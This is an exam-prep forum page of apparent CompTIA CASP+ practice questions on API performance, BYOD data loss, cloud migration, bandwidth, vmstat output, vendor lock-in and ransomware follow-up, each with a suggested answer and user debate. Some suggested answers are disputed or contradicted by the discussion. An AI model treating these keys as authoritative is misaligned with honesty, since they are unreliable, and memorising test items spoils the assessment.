[Removed] Highly Voted 3 years, 11 months ago

Selected Answer: C

Apparently the answer is C, I hate Comptia I pulled this from the study guide Steganography When a message is buried within another item, such as a photograph or document, it is known as steganography. It is critical in steganography that only those who are anticipating the message are aware that it exists. One approach to steganography is to use a concealing cipher. Digital watermarking is another kind of steganography. Digital watermarking is the process of embedding a logo or brand in papers, images, or other things. The watermarks serve as a deterrent to unlawful use of the content. Changing the least significant bit for each pixel in an image is the most popular method. Pixels are modified in this example in such a modest amount that the human eye cannot notice them.

upvoted 23 times

joinedatthehop 3 years ago

Theft detection are the key words here. I do not believe Steganography provides "Theft detection".

upvoted 2 times

deeden 1 year, 11 months ago

In real world scenario, I would go with DRM, but the question asked for a low cost solution and that metadata can be altered. Digital watermarks doesn't provide detection, it's merely an indicator.

upvoted 1 times

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: B

I'll go with B. Filesystem metadata is data that is associated with a file and stored within the filesystem itself. This can include information such as the file's name, size, creation date, and other details. By adding identifying metadata to the audio files, the business can make it easier to track and identify copies of the files that may have been stolen or illicitly shared. This can be an effective and low-cost approach to theft detection, as it does not require any specialized tools or software. Implementing steganography would not be an effective approach to theft detection, as it involves hiding information within other data and is typically used for covert communication rather than theft detection. Purchasing and installing a DRM (Digital Rights Management) suite would not be a low-cost approach to theft detection, as DRM suites can be expensive and may not be necessary for the business's needs.

upvoted 14 times

tkm901 3 years, 9 months ago

i agree

upvoted 3 times

JackZ 3 years, 7 months ago

agree, B is correct.

upvoted 4 times

kycugu 3 years, 9 months ago

sometimes gpt is not correct. but I think B is the answer.

upvoted 4 times

StillFiguringItOut Most Recent 1 year, 4 months ago

Selected Answer: C

trying to get the ratio back on C side. B is only stating you're putting your information as the owner in the metadata. It is cheap but will not prevent theft. C is the answer, as you are incorporating a hidden trademark, so to speak, and there are open-source tools to do so with. Cheap, easy and correct

upvoted 1 times

So_fly58 1 year, 5 months ago

Selected Answer: C

Steganography is the practice of embedding hidden information (like a watermark or unique identifier) within a file—in this case, an audio recording—in a way that is invisible to the listener but can be detected later. This technique is low-cost, non-intrusive, and effective for theft detection because it allows the business to trace unauthorized copies back to the source or identify pirated versions.

upvoted 1 times

Bright07 1 year, 9 months ago

Selected Answer: B

Ans is B. The technique that will MOST likely meet the small business's needs for low-cost theft detection for its audio recordings is B. Adding identifying filesystem metadata to the digital audio files. Adding identifying metadata allows the business to include information such as the creator, copyright information, or unique identifiers directly within the audio files. This method is relatively inexpensive and straightforward, providing a way to trace and prove ownership if the recordings are stolen or used without permission.

upvoted 1 times

Krashtor 1 year, 11 months ago

I was between B, C, or D. By process of elimination, B, doesn't make much sense since all files contain metadata. DRM is too high of a cost, D is out. and C, Implementing steganography (by definition Steganography is the practice of concealing information within another message or physical object to avoid detection. Steganography can hide virtually any type of digital content, including text, image, video, or audio content. That hidden data is then extracted at its destination.)

upvoted 1 times

salmonIsDecent 2 years ago

Selected Answer: C

Voted for C.

Rationalization: Steganography allows the business to embed identifying information or watermarks within the audio files in a way that is hidden from regular users but can be used to trace stolen copies. This is a cost-effective method compared to expensive DRM solutions or deep-packet inspection and can be more robust than simple filesystem metadata, which is easy to remove.

Let's talk numbers.

Steganography vs. DRM

Steganography Initial Cost: Free to $500 (tools) Maintenance: Minimal Implementation: Simple to moderate (easy tools) Effectiveness: Good for tracing theft not prevention

DRM Initial Cost: $5,000 - $50,000+ (commercial suites) Maintenance: High (ongoing licenses, updates, tech support) Implementation: High complexity (requires expertise) Effectiveness: High for access control and anti-piracy

upvoted 2 times

23169fd 2 years, 3 months ago

Selected Answer: C

Implementing steganography (Option C) involves embedding hidden information within the audio files themselves. This can include unique identifiers or watermarks that are difficult to remove without damaging the audio quality. Steganography can help track the distribution of files and identify unauthorized copies.

upvoted 1 times

AGUDLP 2 years, 3 months ago

Selected Answer: D

DRM suite is the only theft detection option

upvoted 2 times

cyspec 2 years, 3 months ago

Selected Answer: B

A and C are out instantly. Key word is "low-cost".

upvoted 2 times

ElDirec 2 years, 8 months ago

Selected Answer: B

The most suitable technique for a small business looking for a low-cost approach to theft detection for the audio recordings it produces and sells would be B. Adding identifying filesystem metadata to the digital audio files. This approach involves adding unique, identifying information to the metadata of each audio file. If these files are found elsewhere (for example, on a file-sharing site), the metadata can be checked. If it matches, it's a strong indication that the file may have been stolen.

upvoted 3 times

Anarckii 2 years, 9 months ago

Selected Answer: B

B. Adding identifying filesystem metadata to the digital audio files

Theft detection

upvoted 2 times

OdinAtlasSteel 2 years, 11 months ago

Selected Answer: B

Implementing steganography (Option C) involves hiding information within other non-secret data, such as embedding data within the audio file itself. While steganography can be a method to conceal information, it may not be the most practical or effective solution for basic theft detection in this context.

Steganography might help hide information, but it doesn't necessarily provide a robust and easily traceable way to identify and track stolen audio files. Additionally, skilled individuals may find ways to detect and remove the hidden information.

upvoted 3 times

OdinAtlasSteel 2 years, 11 months ago

Changing my Answer to C. Justfication: "While metadata addition might be useful, it's easily removable or alterable. Steganography can embed data more covertly within the file itself."

upvoted 1 times

weaponxcel 3 years ago

Selected Answer: B

B. Adding identifying filesystem metadata to the digital audio files

I have to go with B since the question ask for low cost approach. Stenography is not a low cost approach.

upvoted 2 times

POWNED 3 years, 2 months ago

Selected Answer: B

Anyone thinking this is C should give up on a carrier in cyber security.

upvoted 3 times

MostofMichelle 3 years, 1 month ago

*career

upvoted 14 times

BiteSize 3 years, 3 months ago

Selected Answer: C

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 8 times

Question #55 *Topic 1*

Clients are reporting slowness when attempting to access a series of load-balanced APIs that do not require authentication. The servers that host the APIs are showing heavy CPU utilization. No alerts are found on the WAFs sitting in front of the APIs.
Which of the following should a security engineer recommend to BEST remedy the performance issues in a timely manner?

A. Implement rate limiting on the API.

B. Implement geoblocking on the WAF.

C. Implement OAuth 2.0 on the API.

D. Implement input validation on the API.

Suggested Answer: *C*

javier051977 Highly Voted 3 years, 6 months ago

Selected Answer: A

Since the clients are reporting slowness and the servers hosting the APIs are showing heavy CPU utilization, it is likely that the performance issue is caused by excessive API requests being made by the clients, rather than an attack or vulnerability that needs to be mitigated. Therefore, the best solution to remedy the performance issues would be to implement rate limiting on the API, which would limit the number of requests made to the APIs per client, and prevent excessive requests from overloading the servers. So, the correct answer is A. Implement rate limiting on the API.

upvoted 14 times

[Removed] Highly Voted 4 years, 3 months ago

Selected Answer: C

Keyword here is that the API does not require authentication. OAUTH 2.0 solves that and will improve performance by only processing authenticated calls.

upvoted 13 times

salmonIsDecent Most Recent 2 years ago

Selected Answer: A

Voted for A.

Rationale: Key phrase for me that stood out in the question is: "remedy the performance issues in a timely manner." My mind was telling me to already ignore B & C and look at A and D. D - Implement input validation would have taken a lot longer in terms of time to reduce the heavy CPU utilization. This would have required testing the code and validating it through a code development lifecycle.

upvoted 3 times

IT_Master_Tech 2 years, 2 months ago

To me the key words here are "remedy performance issues", so A. is the only one that makes sense.

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: A

This approach controls the number of requests a client can make to the API within a certain timeframe. By limiting the request rate, you can prevent excessive usage from any single client or group of clients, which can help reduce the CPU load on the servers. This can be implemented relatively quickly and can provide immediate relief to the performance issues. Implementing OAuth 2.0 is used for authentication and authorization, which is not necessary for APIs that do not require authentication. Moreover, adding OAuth 2.0 can increase complexity and may not directly address the root cause of the CPU utilization issue.

upvoted 3 times

ElDirec 2 years, 8 months ago

Selected Answer: A

In this case, since the servers are showing heavy CPU utilization, implementing rate limiting can help manage the load on the servers and improve performance1. However, it's also important to consider other performance optimization techniques and security measures to ensure the overall health and efficiency of the API2

upvoted 1 times

Anarckii 2 years, 10 months ago

Selected Answer: A

we want to focus on the utilization

upvoted 1 times

OdinAtlasSteel 2 years, 11 months ago

Selected Answer: A

Implement Rate Limiting: Rate limiting involves controlling the rate at which incoming requests are processed. By implementing rate limiting on the API, the system can restrict the number of requests from a single client or IP address within a specified time period. This can help mitigate the impact of excessive requests, prevent abuse, and alleviate the heavy CPU utilization on the servers. OAuth 2.0 is an authentication and authorization framework, and implementing it on the API may not directly address the reported performance issues unless authentication overhead is a significant factor, which is not mentioned in the scenario.

upvoted 1 times

32d799a 3 years ago

Selected Answer: C

The answer is C - great security issue the authentication.

upvoted 1 times

POWNED 3 years ago

Selected Answer: C

Authentication! answer is C

upvoted 2 times

Mr214 3 years, 2 months ago

Selected Answer: A

OAUTH 2.0 will just increase the load on the API Rate limiting shall reduce the number of processed requests

upvoted 3 times

Alex_2169 3 years, 2 months ago

Chat GPT is not as accurate he changes his answer & is unsure of his answers be careful

upvoted 5 times

BiteSize 3 years, 3 months ago

Selected Answer: A

OAuth does not mean that it will be secure because OAuth=Authorization rate limiting is the quick fix to address the direct problem of too many tasks. Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 5 times

AaronS1990 3 years, 4 months ago

For me this is C C means that they will only process authenticated calls. I see the argument for A however my i don't think it's right. The loads are balanced therefore the system itself is running as efficiently as it can and yet you are still getting performance issues. Limiting them further will not improve performace.

However ensuring that there is less unnecerssary traffic will. That's why i'm going with C

upvoted 2 times

CASP_Master 3 years, 5 months ago

Given that the APIs do not require authentication, implementing OAuth 2.0 would likely not resolve the performance issues. Similarly, implementing input validation would not necessarily address the CPU utilization. Geoblocking may prevent some traffic, but may not resolve the root cause of the issue. Therefore, the BEST recommendation would be to implement rate limiting on the API, which can help regulate the amount of traffic and reduce the load on the servers. This would help address the performance issues in a timely manner.

upvoted 3 times

p1s3c 3 years, 5 months ago

A. Implementing rate limiting on the API is the best solution to remedy the performance issues in a timely manner. Rate limiting can help mitigate the heavy CPU utilization and ensure that the APIs are not overwhelmed with requests, which can cause slowness for clients. It limits the number of requests that can be made within a certain time period, preventing excessive traffic from consuming all of the server's resources. Geoblocking (B) may be useful for blocking traffic from certain countries, but it is unlikely to solve the performance issue in this scenario. OAuth 2.0 (C) is an authentication and authorization framework and would not address the performance issues described. Input validation (D) is important for preventing attacks that leverage malicious input, but it is not likely to address the performance issues in this scenario.

upvoted 3 times

last_resort 3 years, 6 months ago

Selected Answer: A

A. Rate limiting. This is a tough one. I think we can rule out OAuth, as it says that the API does not require authentication (so why add it?) and OAuth will be more difficult to implement than rate limiting. They asked for a quick fix. https://nordicapis.com/everything-you-need-to-know-about-api-rate-limiting/

upvoted 5 times

Question #56 *Topic 1*

An organization is considering a BYOD standard to support remote working. The first iteration of the solution will utilize only approved collaboration applications and the ability to move corporate data between those applications. The security team has concerns about the following:

➪ Unstructured data being exfiltrated after an employee leaves the organization

➪ Data being exfiltrated as a result of compromised credentials

➪ Sensitive information in emails being exfiltrated

Which of the following solutions should the security team implement to mitigate the risk of data loss?

A. Mobile device management, remote wipe, and data loss detection

B. Conditional access, DoH, and full disk encryption

C. Mobile application management, MFA, and DRM

D. Certificates, DLP, and geofencing

Suggested Answer: *A*

[Removed] Highly Voted 3 years, 11 months ago

Selected Answer: C

This is a tricky question from CompTIA, at least not as stupid as other questions. It's definitely C because MAM software secures and enables IT to control over enterprise applications on end users' corporate and personal smartphones and tablets and allows for selective wipes when the person leaves the organization. MFA will help with compromised credentials and finally DRM will provide us with Email DRM Protection as Senders should be able to stop recipients from forwarding sensitive messages or downloading confidential documents locally. https://www.virtru.com/blog/drm-protection

upvoted 11 times

great_lake1231 Highly Voted 4 years, 3 months ago

C; sounds like DRM, MFA, and application management to me

upvoted 6 times

Bright07 Most Recent 1 year, 9 months ago

Selected Answer: A

Mobile Device Management (MDM): MDM allows the organization to control and manage employee-owned devices. With MDM, the organization can enforce security policies, monitor device usage, and manage the applications installed on the device. This helps prevent unauthorized access to corporate data and reduces the risk of data being exfiltrated after an employee leaves the organization. Remote Wipe: This feature enables the organization to remotely erase all corporate data from a device if it is lost, stolen, or if the employee leaves the company. This helps ensure that unstructured corporate data, which may be stored locally on the device, is not accessible after the employee departs, mitigating the risk of data exfiltration. Data Loss Detection (DLP): DLP policies can be applied to detect and prevent unauthorized transfers of sensitive data (e.g., email attachments or files shared via collaboration apps). These policies can identify potential data exfiltration attempts, whether they are intentional or the result of compromised credentials.

upvoted 2 times

23169fd 2 years, 3 months ago

Selected Answer: C

Mobile Application Management (MAM): MAM allows the organization to control and secure the applications used on employees' personal devices. It ensures that only approved collaboration applications are used and that corporate data is managed securely within those apps.

Multi-Factor Authentication (MFA): MFA adds an extra layer of security by requiring multiple forms of verification before granting access to corporate applications and data. This helps mitigate the risk of data exfiltration due to compromised credentials.

Digital Rights Management (DRM): DRM helps protect sensitive information by controlling how data can be accessed, used, and shared. It ensures that data remains protected even if it is moved between approved applications or if an employee leaves the organization.

upvoted 2 times

Remmmie 2 years, 8 months ago

Selected Answer: A

DLP is important in data exfiltration...

upvoted 3 times

Anarckii 2 years, 9 months ago

Selected Answer: C

"approved collaboration applications"

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: C

C. MAM is limiting the "Work" side of the phone, MFA to get after people have left, but DRM will have to utilize features to prevent exfiltration. (wish it said DLP) You would not remote wipe employee's or former employee's personal phones so A is not the answer. DNS over HTTPS (DoH) is only for 443 but has nothing to do with the concerns in the question Certificates, DLP seem to be kinda on point but geofencing and certificates don't really get after all of the concerns. Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 5 times

sadamishspic 3 years, 6 months ago

Selected Answer: C

BYOD, MDM and MAM are the key indicators.

"One significant way that MAM is different than MDM is that MAM does not need control over the device. MAM ensures that sensitive data is not sent or copied to other applications. Employees using their own devices feel more at ease with MAM, as it has less control over their entire device than MDM software."

They described collaboration applications on BYOD.

upvoted 4 times

smqzbq 3 years, 7 months ago

Selected Answer: A

A DLP should protect from "Data being exfiltrated as a result of compromised credentials" DRM will not.

upvoted 2 times

FOURDUE 3 years, 9 months ago

Selected Answer: C

i do not think it is D because of the use of geofencing. Geofencing is a location-based technology service in which a mobile, desktop or cloud-based app or other software uses GPS, RFID, Wi-Fi or cellular data to trigger a pre-programmed action when a mobile device or RFID tag or mobile device enters or exits a virtual boundary set up around a geographical location, known as a geofence.

DRM is a broad term describing many different technical formats, it always includes some form of digital padlock on the file. These locks are called "license encryption keys" (complex mathematical codes), which prevent anyone from using or copying the file. People who pay for these encryption license keys receive unlock codes to use the file for themselves, but they are usually not allowed to share the file with other people.

we are only concerned with the first iteration of the solution: utilize ONLY approved collaboration applications and the ability to move corporate data between those applications.

upvoted 3 times

FOURDUE 3 years, 9 months ago

we do not need remote wipe. only concerned about data between applications.. DRM solves this. MAM is what it is application management on mobile devices. MFA solves credentialing.

upvoted 1 times

Mr_BuCk3th34D 3 years, 10 months ago

Selected Answer: A

MDM is a set of tools and practices that are used to manage and secure mobile devices that are used in a BYOD environment. By implementing MDM, the security team can ensure that only approved collaboration applications are installed on the devices, and can enforce policies to ensure that corporate data is handled securely.

Remote wipe is a feature that allows the security team to remotely delete all data from a device if it is lost or stolen. This can help to prevent sensitive data from being exfiltrated after an employee leaves the organization, as the security team can remotely wipe the device to ensure that no sensitive data is left on it.

Data loss detection is a security feature that is designed to detect and alert the security team when sensitive data is being exfiltrated from the organization. This can help to prevent data from being exfiltrated as a result of compromised credentials or other types of data leakage.

upvoted 3 times

FOURDUE 3 years, 9 months ago

managing BYOD devices in our cloud environment, we are not concerned with wiping the entire device. Just the data the application is utilizing and controlling that data. DRM does this. Remote wipe is overkill.

upvoted 1 times

John199506 3 years, 10 months ago

Selected Answer: A

The question is very straightforward for me. Sensitive information being exfiltrated by email will be detected by DLP

upvoted 2 times

romero318 4 years, 1 month ago

This is very confusing because a previous question that kind of relates to this question tells us to do remote wipe.

upvoted 1 times

Boats 4 years, 2 months ago

Selected Answer: C

I select C because a MAM is concerned about corporate applications and not the whole device.

upvoted 4 times

Big_Harambe 4 years, 2 months ago

I could pitch either A, C, or D... screw comptia

upvoted 4 times

2d4687f 3 years, 5 months ago

Hilarious

upvoted 1 times

EZPASS 4 years, 2 months ago

I also think the answer is C.

upvoted 3 times

great_lake1231 4 years, 3 months ago

I was going through these questions and actually answered D this time. Im inclined to agree with AlexJacobson and want to say D

upvoted 2 times

Question #57 *Topic 1*

A Chief Information Officer is considering migrating all company data to the cloud to save money on expensive SAN storage.
Which of the following is a security concern that will MOST likely need to be addressed during migration?

A. Latency

B. Data exposure

C. Data loss

D. Data dispersion

Suggested Answer: *B*

dangerelchulo Highly Voted 4 years, 1 month ago

Selected Answer: B

I think that the answer is B. Latency is something to take into account but is something you test and prepare prior to migration, there is nothing you can prepare to fix latency "During" migration. I would say exposure due to right encryption and how data is handle by the cloud makes more sense. Also Data loss is an issue and corruption of files can happen during migration so how do you handle that. Sadly this is a typical CompTIA question with not enough context to come up with proper answer.

upvoted 7 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: B

A: Performance concern, not security concern. C: Data loss is also a significant concern but is more about ensuring data integrity and availability rather than securit D: data management and compliance, it is not primarily a security concern

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: B

no brainer.. data owner risks data exposure. Most risk is always the data owner because data itself is the most valuable asset besides $$ for a business. (This was a big concept in CISM) Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

FOURDUE 3 years, 9 months ago

Selected Answer: B

Buckethead makes sense here for sure. so do the others.

upvoted 2 times

Mr_BuCk3th34D 3 years, 10 months ago

Selected Answer: B

Data exposure refers to the risk that sensitive data may be accessed by unauthorized parties. This can occur when data is stored in the cloud, as the data may be more vulnerable to being accessed by hackers or other malicious actors. To address this concern, the Chief Information Officer should ensure that the cloud provider has robust security measures in place to protect the data, such as encryption, access controls, and monitoring.

upvoted 3 times

bigerblue2002 4 years, 3 months ago

Would there not be a possibility of latency "during" migration? The data exposure due to data being in the cloud would be a risk once it is there, the question says "during". I am just trying to think like "THEY" do. I think the key word is "during" and I could see some latency occurring during this time.....along with exposure, but exposure is sort of a permanent issue, not only seen during the transition.

upvoted 3 times

AlexJacobson 4 years, 3 months ago

I think very similarly. Latency is related to "A" in "CIA triad". So during migration, availability might be the issue.

upvoted 2 times

dangerelchulo 4 years, 1 month ago

i could also say that data exposure is an issue with C, or that data loss is an issue with I. Also CIA is about access to data at rest not during migration. According to link below step 5 talks about encryption to prevent exposure during the transmit. https://caylent.com/blog/data/7-steps-to-improve-data-security-during-cloud-migration

upvoted 1 times

RevZig67 4 years, 5 months ago

Selected Answer: B

I think data exposure due to data being in the cloud.

upvoted 4 times

am2005 4 years, 8 months ago

Option B is correct

upvoted 4 times

willsy 4 years, 8 months ago

In my opinion, latency is not a security issue.

upvoted 2 times

majestrate 4 years, 8 months ago

I believe the logic here is that latency can impact service availability. Availability is something that cyber security has to account for

upvoted 3 times

Question #58 *Topic 1*

Due to locality and budget constraints, an organization's satellite office has a lower bandwidth allocation than other offices in the organization. As a result, the local security infrastructure staff is assessing architectural options that will help preserve network bandwidth and increase speed to both internal and external resources while not sacrificing threat visibility.
Which of the following would be the BEST option to implement?

A. Distributed connection allocation

B. Local caching

C. Content delivery network

D. SD-WAN vertical heterogeneity

Suggested Answer: *B*

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: C

I think CDN makes more sense. A CDN is a network of servers that are distributed across the Internet and are designed to deliver content to users more efficiently. CDNs work by storing copies of content on servers that are located closer to the users who are requesting it, which can help to reduce latency and improve performance.

The other reason is that the official book does not even mention the other alternatives, there's no references whatsoever for local caching or SD-WAN.

upvoted 11 times

881cfb8 Most Recent 1 year, 10 months ago

CDN doesn't preserve bandwidth. It lowered latency and increases availability. You would still have to reach out to it every time. Cache preserve bandwidth because be referenced after initial download

upvoted 2 times

23169fd Highly Voted 2 years, 3 months ago

Selected Answer: B

Cost-Effectiveness: Local caching is typically a cost-effective solution. It can be implemented using relatively inexpensive hardware or even existing infrastructure, like local servers or dedicated caching devices. Bandwidth Preservation: By storing frequently accessed data locally, the satellite office reduces the need to repeatedly download the same data over the limited bandwidth connection, which preserves bandwidth. Improved Speed: Accessing cached data locally is much faster than downloading it over a constrained network connection, which improves speed for both internal and external resources. Threat Visibility: Local caching does not compromise security as the cached data can still be monitored and scanned by local security infrastructure.

upvoted 8 times

23169fd 2 years, 3 months ago

CDN is not selected because: While a CDN can improve access to external resources, it primarily benefits external website access and might not be cost-effective for a small office with budget constraints. It also does not help with internal resources.

upvoted 2 times

IT_Master_Tech 2 years ago

B.

upvoted 3 times

cyspec 2 years, 3 months ago

Selected Answer: B

Keyword is budget constraints.

upvoted 2 times

loucrass 2 years, 6 months ago

Selected Answer: B

Local caching is the correct answer

upvoted 2 times

Trap_D0_r 2 years, 9 months ago

Selected Answer: C

It's CDN Preserve Bandwidth -- CDN Caches data so external resources eat less local bandwidth since they are retrieving via CDN. Increase Speed -- CDN increases speed by being geographical dispersed, and handling queries for content to and from the local site. Not sacrificing threat visibility -- CDN again. Local caching could cause decreased threat visibility if you aren't care about how you set up the cache and permissions to it. CDNs are secure and the answer is always CDN in CompTIA!

upvoted 4 times

Anarckii 2 years, 9 months ago

Selected Answer: C

CDN - it offers caching and more

upvoted 3 times

Anarckii 2 years, 10 months ago

Selected Answer: B

lower bandwidth - B. Local caching

upvoted 1 times

Anarckii 2 years, 9 months ago

poor question... If we are considering the best to the amount information left out of the question, CDN would be the answer since it offers more along with caching.

upvoted 1 times

weaponxcel 3 years ago

Selected Answer: B

Preserve network bandwidth, increase speed to both internal and external resources, and maintain threat visibility, implementing Local Caching (Option B) seems to be the most fitting solution.

upvoted 2 times

imather 3 years, 2 months ago

Selected Answer: B

Local caching. A CDN wouldn't help with external resources.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: B

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

last_resort 3 years, 6 months ago

Selected Answer: C

Going with CDN as it provides all the requirements and is more secure.

upvoted 3 times

FOURDUE 3 years, 9 months ago

Selected Answer: C

CHANGED TO C

upvoted 3 times

FOURDUE 3 years, 9 months ago

Selected Answer: B

local caching - im a infrastructure admin by trade so if it is locality and cost.. this is what i am going with first. Low bandwidth is a concern here. the question states these guys are looking to preserve network bandwidth and increase speed. https://learn.microsoft.com/en-us/windows/win32/fileio/local-caching

upvoted 2 times

FOURDUE 3 years, 9 months ago

CDN like AZURE is not cheap.

upvoted 1 times

FOURDUE 3 years, 9 months ago

CHANGING MY ANSWER TO CDN .. CDN CACHING IS MENTIONED IN THE OFFICIAL CASP+ STUDENT GUIDE IN EXAMPLE SCALABLE DESIGNS. THIS QUESTION IS BAD AND VAGUE. IS THIS A CLOUD ENVIRONMENT?? WE DO NOT KNOW

CDN architecture improves website load times; improves availability and redundancy; reduces costs by limiting the amount of content delivered directly by an origin server; and improves website security by mitigating DDoS attacks, distributing digital certificates, and facilitating the use of specialized encryption hardware.

leverage the global footprint of cloud platforms by distributing and replicating the components of any service, such as web apps, media, and storage, across all the key service areas needing access to the content. This approach allows for the fastest delivery of content to local regions and provides unmatched scalability and performance.

upvoted 1 times

IT_Master_Tech 2 years, 2 months ago

But if CDN is not cheap, to me can't be a choice as they have budget constraints.

upvoted 1 times

HereToStudy 2 years, 1 month ago

He just said when defining it that it reduces costs

upvoted 1 times

DaleC78 3 years, 9 months ago

Selected Answer: B

Will go for local caching here considering the company's budget constraints... Implementing a CDN will tighten the budget even more so this option doesn't seem suitable.

upvoted 3 times

dangerelchulo 4 years, 1 month ago

Selected Answer: B

Local Caching, ts260 has a point but also in the question said internal and external sources caching handles both internal and external. CDN will only handle internal sources.

upvoted 3 times

ts260 4 years, 1 month ago

Selected Answer: B

B, local caching. CDN does not help because it does not reduce bandwidth requirements.

upvoted 5 times

Question #59 *Topic 1*

A security analyst is concerned that a malicious piece of code was downloaded on a Linux system. After some research, the analyst determines that the suspected piece of code is performing a lot of input/output (I/O) on the disk drive.

Based on the output above, from which of the following process IDs can the analyst begin an investigation?

```
procs ---------memory--------swap---io--  --system-- -----cpu------
r b swpd free  buff   cache  si so bi     bo          in  cs   us sy id wa st
3 0 0    44712 110052 623096 0  0  304023 30004040    217 883  13 3  83 1  0
1 0 0    44408 110052 623096 0  0  300    200003      88  1446 31 4  65 0  0
0 0 0    44524 110052 623096 0  0  400020 20          84  872  11 2  87 0  0
0 2 0    44516 110052 623096 0  0  10     0           149 142  18 5  77 0  0
0 0 0    44524 110052 623096 0  0  0      0           60  431  14 1  85 0  0
```

A. 65

B. 77

C. 83

D. 87

Suggested Answer: *D*

BiteSize Highly Voted 3 years, 3 months ago

Selected Answer: C

83 is the only answer that can be made for the row with the largest I/O However, I agree that this is NOT a valid PID per https://www.tutorialspoint.com/unix_commands/vmstat.htm.

upvoted 6 times

Burundi Highly Voted 4 years ago

It is definitely option C (Source man vmstat):

Raw Procs r: The number of processes waiting for run time. b: The number of processes in uninterruptible sleep. Memory swpd: the amount of virtual memory used. free: the amount of idle memory. buff: the amount of memory used as buffers. cache: the amount of memory used as cache. inact: the amount of inactive memory. (-a option) active: the amount of active memory. (-a option) Swap si: Amount of memory swapped in from disk (/s). so: Amount of memory swapped to disk (/s). IO bi: Blocks received from a block device (blocks/s). bo: Blocks sent to a block device (blocks/s)

upvoted 6 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: C

BO (disk write activity) is key. Pick the highest one.

upvoted 1 times

b49eb27 2 years, 6 months ago

I think who ever wrote this question forgot that the "id" column in this stands for "idle" not "ID" So really i think we have to just assume they want the id/idle number and not the process id which is not shown in this terminal snippet

upvoted 2 times

bigerblue2002 4 years, 3 months ago

Maybe I am off here but the ID may not be a process ID.

CPU These are percentages of total CPU time. us: Time spent running non-kernel code. (user time, including nice time) sy: Time spent running kernel code. (system time) id: Time spent idle. Prior to Linux 2.5.41, this includes IO-wait time. wa: Time spent waiting for IO. Prior to Linux 2.5.41, included in idle. st: Time stolen from a virtual machine. Prior to Linux 2.6.11, unknown.

via https://access.redhat.com/solutions/1160343

upvoted 3 times

dangerelchulo 4 years, 1 month ago

might be right, higher means it requires more IO so 87 would be higher will try that next time i take the test i got this question and selected 83 so i ll stick to 87

upvoted 1 times

vakama 3 years, 11 months ago

Agreed. I believe "id" in cpu column has never meant for "Process ID" but it is CPU Idle. No valid answer in this question...

upvoted 2 times

FOURDUE 3 years, 8 months ago

the question states: Based on the output above, from which of the following process IDs can the analyst begin an investigation? They are id'ing PID in the question and in the answers. Why are we reading so much into the question? Read it for what it is.

upvoted 1 times

ripper69 3 years, 7 months ago

agree with this, thats not the process id.

upvoted 1 times

bigerblue2002 4 years, 3 months ago

Going by the chart though, under io, the largest value is for 87. Don't know if that matters though. The problem mentions io. I know the BO column is higher on C but not the BI which is under io.

upvoted 1 times

RevZig67 4 years, 5 months ago

Selected Answer: C

Just look at the BI and BO columns.

upvoted 3 times

am2005 4 years, 8 months ago

very logical C

upvoted 4 times

patinho777 4 years, 8 months ago

Selected Answer: C

I would say that it is C, the bo (binary output) is huge in comparison to the process ID 87

upvoted 4 times

Question #60 *Topic 1*

Which of the following are risks associated with vendor lock-in? (Choose two.)

A. The client can seamlessly move data.

B. The vendor can change product offerings.

C. The client receives a sufficient level of service.

D. The client experiences decreased quality of service.

E. The client can leverage a multicloud approach.

F. The client experiences increased interoperability.

Suggested Answer: *B, D*
Reference: https://www.cloudflare.com/learning/cloud/what-is-vendor-lock-in/#:~:text=Vendor%20lock%2Din%20can%20become,may%20involve%20reformatting %20the%20data

xaliq Highly Voted 3 years, 10 months ago
Correct answer BD
upvoted 5 times

Orean Most Recent 2 years, 1 month ago
B and D are the only risks. The rest are rewards if anything. About as straightforwardly written of a CompTIA question as you'll probably find in this exam.
upvoted 1 times

ServerBrain 2 years, 3 months ago
Selected Answer: BD
the rest are not risks
upvoted 2 times

bobsmith69 3 years ago
Selected Answer: BD
BD only possible answers
upvoted 1 times

BiteSize 3 years, 3 months ago
Selected Answer: BD
Vendors always change products; think of how everyone upgraded to NGFW or subscription-based offerings, names, or get bought out. (Mandiant, FireEye, Palo Alto, Cisco) QOS can change because the company could become worse or better. I think of how Cellphone companies have to keep updating phone plans and always reference throttling internet speeds

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)
upvoted 3 times

AnnoyingIAGuy 3 years, 9 months ago
Selected Answer: BD
BD are the only answers choices that are negative. And I associate the term "risk" as negative.
upvoted 3 times

Question #61 *Topic 1*

An organization recently experienced a ransomware attack. The security team leader is concerned about the attack reoccurring. However, no further security measures have been implemented.
Which of the following processes can be used to identify potential prevention recommendations?

A. Detection

B. Remediation

C. Preparation

D. Recovery

Suggested Answer: *A*

DaleC78 Highly Voted 2 years, 9 months ago

Selected Answer: C

No further security meassures have been implemented, so an incident response plan must be addressed. Preparation is the step 1 of this process.

upvoted 5 times

BiteSize Most Recent 2 years, 3 months ago

Selected Answer: C

Preparation is analyzing and closing vulnerabilities by implementing technical or administrative controls. (Prevention)

upvoted 3 times

earro015 2 years, 7 months ago

Selected Answer: C

prepare to prevent.

upvoted 2 times

kosio 2 years, 9 months ago

Selected Answer: C

identify potential prevention - this should be part of the preparation process

upvoted 3 times

hidady 2 years, 10 months ago

C is the correct answer " Preparation "

upvoted 3 times

